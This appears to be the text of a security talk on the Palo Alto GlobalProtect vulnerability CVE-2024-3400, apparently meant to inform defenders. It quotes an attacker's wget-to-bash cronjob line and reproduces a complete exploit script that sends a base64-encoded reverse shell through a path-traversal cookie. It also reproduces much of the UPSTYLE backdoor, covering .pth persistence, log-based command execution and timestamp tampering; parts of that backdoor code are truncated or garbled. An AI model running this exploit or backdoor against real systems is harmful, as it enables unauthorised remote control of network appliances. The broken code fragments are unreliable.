- ~~Disable device telemetry~~
- Enable threat ID 95187
- Export logs and scan with Yara rules
- Pray to the cyber gods

<https://unit42.paloaltonetworks.com/cve-2024-3400/>

<https://security.paloaltonetworks.com/CVE-2024-3400>

<https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/>



Real World Talk




Figure 2. UPSTYLE workflow

Current Scope of the Attack

As part of the activity observed in Operation MidnightEclipse, after exploitation, the threat actor created a cronjob that would run every minute to access commands hosted on an external server that would execute via bash, as seen in the following command:

```
• wget -qO- hxxp://172.233.228[.193/policy | bash
```

We were unable to access the commands executed via this URL. However, we believe this URL was used to deploy a second Python-based backdoor, which our colleagues at Volexity referred to as UPSTYLE.

Volexity tracks activity described in this blog post under the moniker UTA0218. At the time of writing, Volexity was unable to link the activity to other threat activity. Volexity assesses that it is highly likely UTA0218 is a state-backed threat actor based on the resources required to develop and exploit a vulnerability of this nature, the type of victims targeted by this actor, and the capabilities displayed to install the Python backdoor and further access victim networks.

0x0d3ad Update exploit.py

Code Blame 29 lines (22 loc) · 1.12 KB

```
1 import subprocess
2 import base64
3
4 def generate_reverse_shell(lhost, lport):
5     reverse_shell_command = f"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"
6     encoded_reverse_shell = base64.b64encode(reverse_shell_command.encode()).decode()
7     return encoded_reverse_shell
8
9 def generate_curl_command(IP, encoded_reverse_shell):
10     curl_command = (
11         f"curl -s -X POST 'https://{IP}/ssl-vpn/hipreport.esp' -k "
12         f"-H 'Cookie: SESSID=../../../../opt/panlogs/tmp/device_telemetry/minute/aaa`echo${{IFS}}{encoded_reverse_shell}|base64${{IFS}}-d|bash`'"
13     )
14
15     return curl_command
16
17 IP = input("Enter the vulnerable target IP/Host: ")
18 lhost = input("Enter the IP/Host for reverse shell: ")
19 lport = input("Enter the port for reverse shell: ")
20
21 encoded_reverse_shell = generate_reverse_shell(lhost, lport)
22
23 curl_command = generate_curl_command(IP, encoded_reverse_shell)
24
25 try:
26     subprocess.run(curl_command, shell=True, check=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
27     print("Reverse shell successfully launched. Please wait.")
28 except subprocess.CalledProcessError:
29     print("Error occurred while launching reverse shell.")
```

Real World Talk: Part 2

```
import os,base64,time
systempth = "/usr/lib/python3.6/site-packages/system.pth"
with open(systempth,'wb') as f:
    f.write(b''import base64;exec(base64.b64decode(b"CgokZGVmIGNoZWwKck6CiAgICBpbXBvcnQgb3Msc3")
    atime=os.path.getmtime(os.__file__)
    mtime=os.path.getmtime(os.__file__)
    os.unlink(__file__)
import glob
os.unlink(glob.glob("/opt/pancfg/mgmt/licenses/PA_VM*")[0])
```

```
def check():
    import os,subprocess,time,sys

def start_process():
    import base64
    functioncode = b"ZGVmIF9fbWVpbGp0g0KICAgIGltcG9ydCB0aHJlYWwRpbmcsdGltZSxvcyxyZSxiYXNlNjQl
    exec(base64.b64decode(functioncode))

if b"/usr/local/bin/monitor mp" in open("/proc/self/cmdline","rb").read().replace(b"\x00",b"
    try:
        start_process()
    except KeyboardInterrupt as e:
        print(e)
    except Exception as e:
        print(e)
    return True
else:
    return False

def protect():
    import os,signal
    systempth = "/usr/lib/python3.6/site-packages/system.pth"
    content = open(systempth).read()
    # os.unlink(__file__)
    def stop(sig,frame):
        if not os.path.exists(systempth):
            with open(systempth,"w") as f:
                f.write(content)

    signal.signal(signal.SIGTERM,stop)

protect()
check()
```

```
def __main():
    import threading,time,os,re,base64

def restore(css_path,content,atime,mtime):
    import os,time
    time.sleep(15)
    with open(css_path,'w') as f:
        f.write(content)
    os.utime(css_path,(atime,mtime))

def __is_whole_hour():
    from datetime import datetime
    current_time = datetime.now().time()
    return current_time.minute != 0 and current_time.second == 0
css_path = '/var/appweb/sslvpn/docs/global-protect/portal/css/bootstrap.min.css'
content = open(css_path).read()
atime=os.path.getmtime(css_path)
mtime=os.path.getmtime(css_path)

while True:
    try:
        SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=])\]'
        lines = []
        WRITE_FLAG = False
        for line in open("/var/log/pan/sslvpn_ngx_error.log",errors="ignore").readlines():
            rst = re.search(SHELL_PATTERN,line)
            if rst:
                WRITE_FLAG = True
                cmd = base64.b64decode(rst.group(1)).decode()
                try:
                    output = os.popen(cmd).read()
                    with open(css_path,"a") as f:
                        f.write("/"+output+"/")
                except Exception as e:
                    pass

            continue
            lines.append(line)
        if WRITE_FLAG:
            atime=os.path.getmtime("/var/log/pan/sslvpn_ngx_error.log")
            mtime=os.path.getmtime("/var/log/pan/sslvpn_ngx_error.log")

            with open("/var/log/pan/sslvpn_ngx_error.log","w") as f:
                f.writelines(lines)
            os.utime("/var/log/pan/sslvpn_ngx_error.log",(atime,mtime))
            import threading
            threading.Thread(target=restore,args=(css_path,content,atime,mtime)).start()
    except:
        pass
    time.sleep(2)

import threading,time
threading.Thread(target=__main).start()
```

In summary



- This industry is nothing if it doesn't collaborate and share knowledge
 - Context is key to making informed, risk-based decisions
 - Not all PowerPoint presentations are boring





Credits

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Mastodon:

<https://infosec.exchange/@CyberRaiju>



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